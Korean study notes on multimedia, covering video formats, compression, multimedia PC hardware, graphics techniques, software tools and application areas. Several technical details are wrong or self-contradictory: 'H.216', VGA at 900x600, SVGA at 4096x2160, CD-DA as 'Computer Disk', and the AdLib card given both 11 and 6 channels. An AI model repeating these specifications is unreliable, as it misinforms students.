### 3) 비디오 파일 형식

① AVI 파일 : 비디오 데이터를 생성하기 위해 Video for windows 환경이 필요. 생방송이나 VOD에서 비디오 데이터의 파일 저장 방식으로 가장 많이 사용

② MPEG 파일 : 비디오 전화용과 디지털 저장 매체용 압축 방식으로 구분, 영화와 CD 수준의 사운드의 동기화를 목표로 진전

- MPEG1 : MPEG1에서 1991년 ISO 11172로 규격화한 영상압축 기술
- MPEG2 : ISO에서 1994년에 ISO 13818로 규격화한 영상압축 기술
- MPEG3 : 고품질 TV에서 이용할 수 있는 고선명도의 고품질을 얻기 위해 개발한 영상압축기술
- MPEG4 : 멀티미디어 통신을 전제로 개발하고 있는 영상압축 기술

- ③ MOV 파일 : 콰타임 무비(quicktime move)를 지원하기 위해 개발된 파일 형식
- ④ ASF 파일 : 멀티미디어 파일 형식, 통합 멀티미디어 파일로 파일 안에는 오디오, 비디오, 이미지, URL, 실행 프로그램까지 포함 가능
- ⑤ Flash : 매크로미디어(현재 Adobe사로 합병)가 1997년 개발한 저작 소프트웨어
- ⑥ Shockwave : 웹페이지가 멀티미디어 객체를 포함할 수 있도록 하는 기술
- ⑦ RealAudio : 프로그래시브 네트워크 사에서 네트워크를 통하여 음향이 중단되지 않고 흘러나오도록 개발한 기술(스트리밍 사운드 기술)

### 16.3 압축기술 > 16.3.1 압축의 원리

#### 1) 압축

- 불필요한 정보를 삭제하고 중복되는 정보를 간략히 기술함으로써 데이터 크기 축소

### 16.3 압축기술 > 16.3.2 압축의 성능

- 압축기술에 대한 성능은 압축률과 압축 및 복원 속도, 그리고 무엇보다도 복원된 다음의 화질이나 음질 등에 의하여 판단

#### 1) 압축률

- 출력에 대한 입력 데이터의 크기 비율(입출력)로 성능을 측정, 그러나 입력 데이터와 출력 데이터의 화질을 고려하지 않으면 이러한 방법은 의미가 없음

#### 2) 압축 및 복원 속도

- 압축과 복원은 사용자가 허용할 수 있는 시간 범위 내에 이루어져야 함
- 사용자가 기다릴 수 있는 응답시간은 보통 2초, 이 시간 안에 자료를 추출하여 전송, 복원에 이르는 일련의 처리 과정이 이루어져야 함

#### 3) 압축의 품질

- 압축 전의 화질이나 음질이 압축 후와 얼마나 차이가 나는가 하는 정보를 가지고 측정할 수 있음, 압축 품질은 무손실 기법과 손실 기법 두 가지가 있음

#### 4) 주요 압축 기술

- JBIG. JPEG. MPEG. MHEG. H.216

#### 16.4 멀티미디어용 컴퓨터 > 16.4.1 멀티미디어 개인용 컴퓨터(MPC)의 규격

- 멀티미디어 데이터를 효율적으로 처리하고 관리하기 위해서는 첫째로 방대한 데이터를 수록할 수 있는 저장장치가 필요. 둘째로 고화질의 그래픽 사운드를 처리하려면 고성능 중앙연산처리장치와 주변기기들을 필요로 하기 때문에 그에 알맞은 사양 규정

#### 16.4 멀티미디어용 컴퓨터 > 16.4.2 입력장치

##### 1) 마우스

- 볼 마우스, 광 마우스 또는 센서 마우스, 광기계식 마우스 등

##### 2) 디지털 카메라

- CCD(Charge-Coupled Device)와 메모리 카드 및 컴퓨터 등을 이용해서 필름없이 사진 촬영 가능한 매체

##### 3) 스캐너

- 문자나 그림 같은 데이터를 이미지 형태로 입력해서 디지털 형태의 RGB(Red, Green, Blue) 데이터로 변환시켜 컴퓨터에 나타낼 수 있는 기기

##### 4) 타블렛

- 정확한 수치의 도형을 입력하기 위해 마우스 대신 사용하는 도구로서 초기에는 CAD(Computer Aided Design)에서 주로 사용

#### 16.4 멀티미디어용 컴퓨터 > 16.4.3 출력장치

##### 1) 모니터

- 컴퓨터의 출력장치의 대표적

##### 2) 프린터

- 현재 잉크젯 프린터, 레이저 프린터 등 사용됨

### 3) 하드디스크

- 컴퓨터의 대표적인 기록 매체

## 16.4 멀티미디어용 컴퓨터 > 16.4.4 중앙처리장치

### 1) 디지털 신호처리

- 대부분의 데이터들은 디지털 및 아날로그 신호를 처리하는 관계로 디지털 신호처리 기능을 담당하는 프로세서가 필요해짐으로써 생성

### 2) 자연 신호처리

- 인텔사에서 디지털 신호처리 칩을 개발하는 과정에서 중앙 처리 장치 기능을 상대적으로 강화시킨 개념으로 제안
- 개인용 컴퓨터 내부의 모든 데이터의 전송을 제어하는 플랫폼 역할

### 3) 멀티미디어 확장칩

- 자연 신호처리 방식이 개발된 이후에 새로운 기술들이 생성되면서 과거의 컴퓨터 처리기술들로 이들을 해결하는데는 한계를 보이는 상황에 이르면서 등장한 개념
- 기존의 중앙연산처리장치에 필요한 기계어를 추가하여 강화시킨 체제

## 16.4 멀티미디어용 컴퓨터 > 16.4.5 메인보드(main-board)

- 컴퓨터 구성요소 중에서 가장 중요한 역할을 하는 것

### 1) ATX형 보드

- 이전 AT(Advanced Technology) 구조와 다르게 하드웨어의 배열을 효율적으로 할 수 있게 됨

### 2) 고속 3D 지원 보드

- 고속 3D 지원 보드 3D 그래픽 처리를 원활하고 고속으로 처리할 수 있음
- 대표적인 예로 3D 그래픽이나 비디오 고속으로 처리할 수 있는 AGP

### 3) USB 지원 보드

- 우선 대수의 주변장치의 연결, 사용 중간에 다른 주변장치의 연결, 플러그 앤 플레이(PnP)를 지원하는 규격. 기술이 발전되면서 메인보드에 직접 연결되어 사용

#### 16.4 멀티미디어용 컴퓨터 > 16.4.6 기록매체

##### 1) CD-ROM

- 방대한 멀티미디어 데이터를 기록하는 데 반드시 필요한 매체
- 컴퓨터용 데이터를 CD에 기록하려고 만든 컴퓨터용 CD 포맷

##### 2) CD-DA

- CD-DA(Computer Disk-Digital Audio)에서 원래 CD는 음악용 CD 포맷. CD에 대하여 기술하여 정의한 것을 레드북(redbook)이라 함. 레드북은 CD에 디지털 오디오를 저장하기 위한 표준을 규정하고 있음

##### 3) CD-G

- CD-DA의 확장 부분에다가 문자나 정지영상을 삽입하여 음악과 함께 재생할 수 있도록 함으로써 현실적으로 노래방용 CD 혹은 가라오케 등에서 사용됨

##### 4) CD-I

- 여러 가지를 사용하고 있는 포토 CD혹은 오디오 CD같은 것을 작동시키는 포맷

##### 5) CD-R

- CD에 한 번에 정보를 저장할 수 있는 것을 의미

##### 6) 포토 CD

- 피사체의 내용을 CD에 수록해 두었다가 필요한 경우 언제든지 포토-CD 플레이어를 통해서 사진을 출력시킬 수 있도록 개발된 것

##### 7) 비디오 CD

- MPEG1으로 압축영상을 기록할 수 있도록 만든 것

##### 8) DVD

- 작은 크기의 디스크지만 고화질의 영상을 기록하고 볼 수 있는 기록매체

#### 16.4 멀티미디어용 컴퓨터 > 16.4.7 그래픽 카드

##### 1) 그래픽 카드 구분

- 표현방식을 기준으로 흑백용 그래픽 카드와 칼라용 그래픽 카드
- 표현하는 색상 수를 기준으로 VGA(Video Graphic Array)와 True Color VGA



- 멀티미디어에서 요구되는 다양한 시각적 영상을 제공하기 위해 기억장치에 기억되어 있는 데이터를 모니터 화면에 표시하는 역할을 담당

#### (1) MDA

- 흑백 텍스트 모드의 그래픽 카드로서 하나의 화면에 80열 25행 혹은 40열 25행의 문자를 표시. 최대 해상도는 720x348

#### (2) CGA

- 최초로 흑백 및 칼라를 모두 취급할 수 있게 개발된 그래픽 카드. 최대 해상도는 320x200

#### (3) EGA

- MDA와 CGA 카드의 단점을 보완하고 개선하여 개발한 카드. 최대 해상도는 640x350

#### (4) VGA

- 1980년대 후반에 IBM에서 자사의 컴퓨터 모니터에 사용하려고 만든 카드지만, 그 이후에 IBM PC 호환용으로 개선하여 당시에는 표준 그래픽 카드로서 가장 일반적으로 사용되는 모델임. 최대 해상도는 900x600

#### (5) SVGA

- 본격적 멀티미디어 보급에 대응하기 위해 개발된 카드. 최대 해상도는 4096x2160

### 16.4 멀티미디어용 컴퓨터 > 16.4.8 사운드 카드

#### 1) 애드립 카드

- 사운드 카드 내에 음원(음성합성) 칩을 내장하는 방식을 채택
- 멜로디 6채널과 드럼 5채널 등 모두 11개의 채널을 가지고 있음
- 6개의 채널이 있어 동시에 6개의 소리 재생 가능
- 동시에 여러 소리를 재생할 수 있어 더욱 생동감 있는 소리를 들을 수 있음
- 스테레오 음악 재생이 불가능하고, 사람의 목소리를 재생하는 보이스 기능이 없음

#### 2) 사운드 블래스터

- 싱가폴의 크리에이티브 랩사에서 개발한 사운드 카드로서 현재 세계적으로 개인용 컴퓨터에 가장 많이 사용되고 표준으로 자리 잡고 있음

- 애드립 카드의 단점으로 지적되던 스테레오 및 보이스 기능을 완전하게 지원할 뿐 아니라 여타의 단점도 극복한 카드

## 16.5 컴퓨터 그래픽스 > 16.5.1 컴퓨터 그래픽스의 개념

### 1) 그래픽스

- 컴퓨터를 통한 도형 및 화상 등의 그림 데이터를 생성 조작 변형 등에 관한 총체적 모든 방법
- 컴퓨터를 통해 만들어진 도형 및 화상 등이 그림 데이터라고 할 수 있음

### 2) 컴퓨터 그래픽스

- 컴퓨터를 이용하여 2차원 또는 3차원적인 영상을 만들어 내는 것을 의미

## 16.5 컴퓨터 그래픽스 > 16.5.2 컴퓨터 그래픽스의 주요 기법

### 1) 플립 북 애니메이션(Flip-book animation)

- 가장 기본적인 애니메이션으로 프레임 기반(frame-based)애니메이션이라고도 함

### 2) 캐릭터 애니메이션(Character animation)

- 대상 캐릭터를 셀(Cell)로 만들어 애니메이션 한다든지, 사람이나 동물, 의인화된 물체 등을 컴퓨터의 3D 모델로 만들어 동작 캡처 시스템(motion capture system)이나 컴퓨터의 다른 도구들을 이용하여 애니메이션 하는 것

### 3) 미립자 시스템(Particle system)

- 비, 불, 연기, 폭발 등의 자연 현상들의 시뮬레이션 하기에 좋은 컴퓨터 애니메이션으로써, 미립자 시스템에서는 분자들의 다발에 대해 그 행동과 특성을 하나하나 부여해 비디오나 영화에서 폭발 등의 특수 효과에 사용

### 4) 로토스코핑(Rotoscoping)

- Betty Boop과 뽀빠이에게 생명을 불어넣기 위해서 1915년경 MAX Fleischer이 개발함. 로토스코핑은 크게 2가지 의미로 사용되는데, 하나는 실제 영화의 한 장면애 애니메이션을 삽입하는 것이고, 다른 하나는 사진 속에 있는 특정 인물이나 사물을 투명 종이 위에 그려 넣는 작업을 말함

#### 5) 모핑(Morphing)

- 2개의 서로 다른 이미지나 3차원 모델 사이의 변화하는 과정을 서서히 나타내는 것을 모핑이라고 함
- 모핑의 원리는 처음 프레임과 마지막 프레임을 지정해주고 나머지는 컴퓨터가 생성하도록 하는 것, 이 과정을 인터플레이션(Interpolation)이라고 함

### 16.5 컴퓨터 그래픽스 > 16.5.3 컴퓨터 그래픽스 시스템의 구성

#### 1) 대형 직결형

- 이 시스템은 도형 표시 속도가 느리고 도형 정보의 경우 데이터양이 굉장히 크므로 통신 회선의 전송 속도와 균형이 맞지 않아 CPU의 부하가 커지는 단점이 있음

#### 2) 인텔리전트 터미널형

- ‘분산 처리형’이라고도 함. 통신 전송 속도에 따른 과중한 부담을 덜어 주면 아울러 보다 효율적인 응답성을 얻을 수 있음. 반면 설계 전용의 대형 컴퓨터가 필요하므로 경비의 부담이 큼

#### 3) 독립형

- ‘턴키 시스템’이라고도 함. 대형 컴퓨터를 설치하지 않아도 되기 때문에 도입 경비가 적게 들고, 그래픽 표시장치가 컴퓨터에 직접 연결되므로 대화성이 양호

### 16.6 멀티미디어 관련 도구 > 16.6.1 멀티미디어 저작 도구

- 컴퓨터를 사용할 수 있는 일반 사용자들이 영상, 사운드, 애니메이션, 그래픽 등을 손쉽게 만들어 서로 연결함으로써 하나의 컴퓨터 화면에 다양한 형태의 미디어들을 출력할 수 있도록 해주는 프로그램

### 16.6 멀티미디어 관련 도구 > 16.6.2 그래픽 관련 도구

#### 1) 2D 이미지 도구 : 아도비 포토샵(Adobe Photoshop)

- 아도비사에서 개발한 2차원 이미지 도구로서 현재의 PC 수준에서 가장 강력한 기능을 가진 디지털 영상 처리 프로그램

#### 2) 3D 이미지 도구 : 3DS MAX

- 2D 이미지를 편집하는 대표적인 소프트웨어가 포토샵이라면, 3D 이미지를 편집하

고 모델링하는 소프트웨어 중 대표적인 것은 3DS MAX(3D Studio MAX)

- 3DS MAX는 AutoDesk사에서 제작한 3차원 모델링 도구로 현재 가장 널리 사용됨

#### 16.6 멀티미디어 관련 도구 > 16.6.3 사운드 관련 도구

1) 디지털 사운드 편집 프로그램 : Sound Forge

- Sound Forge는 사운드 편집의 포토샵이라고 할 수 있는 프로그램

2) MIDI 관련 편집 프로그램 : CakeWalk

- 기본적으로 작곡을 위한 도구로서 여러 가지 MIDI 음원들을 이용하여 작곡 및 편곡을 할 수 있는 프로그램

#### 16.6 멀티미디어 관련 도구 > 16.6.4 동영상 관련 도구

- 대표적인 도구로는 아도비사에서 개발한 프리미어(Premiere)

- 방송국의 전문 장비 못지않은 각종 자막, 화면이동, 사운드 효과 등의 처리가 모두 지원되는 프로그램

#### 16.6 멀티미디어 관련 도구 > 16.6.5 멀티미디어 활용 도구

1) Media Player

- 마이크로소프트사의 Windows에 기본으로 포함되어 있는 동영상과 디지털 음악을 재생하는 프로그램. 파일로는 ASF, WMV, MPEG, AVI, MP3, WAV 등

2) Real Player

- 미디어 플레이어와 비슷한 역할을 하는 프로그램으로서 주로 인터넷에서 실시간으로 동영상을 볼 때 사용하는 프로그램. 사용하는 파일 형식은 RM, RAM 등

3) Quick Time Player

- 주로 매킨토시에서 동영상을 보기 위해 많이 사용하는 프로그램. 지원하는 파일 형식은 MOV

4) Winamp

- 컴퓨터에서 MP3 파일 형식의 노래를 듣기 위해 가장 많이 사용되는 프로그램

5) DVD 재생용 프로그램

- WinDVD2000과 PowerDVD는 컴퓨터에서 DVD를 보기 위해 사용하는 프로그램

6) JetAudio

- 우리나라의 '거원'이라는 회사에서 만든 멀티미디어 재생용 프로그램

## 16.7 멀티미디어 응용 분야

1) 영상회의

- 방송회의, 데스크탑 회의, 디지털 영상 회의로 분류
- 방송회의(Broadcast Conference): 위성망을 이용하는 방식
- 데스크탑 회의(Desktop Conference): 상대방의 얼굴이 컴퓨터 화면에 나타나며, 동시에 화면여백에는 메시지, 자료, 영상 등을 게시할 수 있는 1:1 통신방식이 기본적
- 디지털 영상 회의(Digital Video Conference): 5~6명이 참가하는 소규모 회의에 적합하며 카메라 등 장비 투자가 비교적 큰 편

2) 코스웨어를 이용한 교육 분야

- 멀티미디어를 이용한 교육이나 훈련 프로그램은 교육 시장에서 가장 각광 받고 있는 분야
- 멀티미디어를 이용한 교육용 소프트웨어를 코스웨어라고 하는데, 시스템과 학생과의 상호 대화식 방법으로 학생의 주의력과 관심을 묶어 둘 수 있다는 점

3) 오락 및 게임 분야

- 멀티미디어 시대에서 요즈음 가장 각광 받고 있는 분야가 오락 및 게임 분야
- 게임은 그래픽, 음향 및 영상 등과 같은 미디어 처리 기술과 상호 대화식 진행 방법을 피룡로 하기 때문에 멀티미디어 기술과 가장 밀접한 관계를 가지고 있음

4) 광고 분야

- 애니메이션 기술은 초기에는 만화 영화나 뮤직 비디오 등에만 제한적으로 활용되어 왔으나 최근에는 모든 영화들이 가진 영상 제작의 키포인트로 역시 애니메이션이 눈 곱히고 있음. 영화 제작 뿐만 아니라 TV, 애니메이션 CF, 애니메이션 CD 타이틀 등이 모두 컴퓨터 그래픽과 애니메이션 기법들로 만들어지고 있음

5) 영상 정보 분야

- 많은 멀티미디어 응용 서비스 분야 중에서도 가장 활발하게 활용되고 있는 분야는 아무래도 영상 정보 분야임

- 특히 인터넷 기술 발전과 초고속 정보망과 같은 전송 기술의 발전은 이러한 영상 정보 서비스를 더욱 부추기고 있음

#### 6) 의료 분야

- 원격지에서 통신을 이용하여 전문 의료인의 의료 자문 진료를 받는 원격 진료 서비스와 의료 영상 저장 전송 시스템인 PACS(Picture Archiving Communication System) 등이 대표적 예

#### 7) 홈쇼핑과 홈뱅킹

- 주문형 서비스의 대표적인 홈쇼핑 서비스는 이미 대부분의 케이블 TV 채널에서 방영되고 있으며, 전문 홈쇼핑 채널에도 존재함
- 비디오 라이브러리로 구축된 최신 쇼핑 정보를 리모콘을 이용해 상품을 비교하고 확인 후 구매 가능

#### 8) 전자 출판

- DTP(De나 Top Publishing)는 책상용 출판 형태로서 초고속 통신망에 의한 원격 인쇄도 가능. 멀티미디어 저장 매체에 의해 서적을 대체할 가능성도 있음

### 16.8 멀티미디어의 발전 > 16.8.1 멀티미디어 발전 영향

#### 1) 멀티미디어 기본 방향

- 멀티미디어 산업 발전을 위해 중요한 것은 창조적 아이디어임
- 미약한 분야는 경쟁력 있는 선진 기업과 협력해 전반적 경쟁력을 확보해야 함
- 장기적으로 국내에서 대량 생산 능력과 원천 기술 축적 등 경쟁력을 갖추어 세계 시장에 진출해야 함

#### 2) 멀티미디어 기술의 발전 과정

- (1) 저장 매체 기술
- (2) 디지털 비디오 기술
- (3) 하이퍼미디어 기술
- (4) 멀티미디어 기술의 동향
- (5) 고속화
- (6) 소형화
- (7) 네트워크화
- (8) 표준화

(9) 저가격화

(10) 새로운 기술 도입

#### 16.8 멀티미디어의 발전 > 16.8.2 국내 멀티미디어 발전 방향

- 우리나라도 세계 경제의 주도적 역할을 수행하고, 멀티미디어 산업 시장 개방에 대비하는 측면에서 하루 빨리 국제 경쟁력을 강화해야 함

- 멀티미디어, 만화 영화, 게임 분야에 있어 기획 및 제작을 주관할 전문적인 고급 인력 양성 교육 과정이 부족, 관련 시설 및 법/제도의 보완 필요

- 해결방안: 초고속 정보 통신 사업과 관련한 응용 서비스 사업 분야에 자금력 있는 대기업들의 적극적인 참여가 요구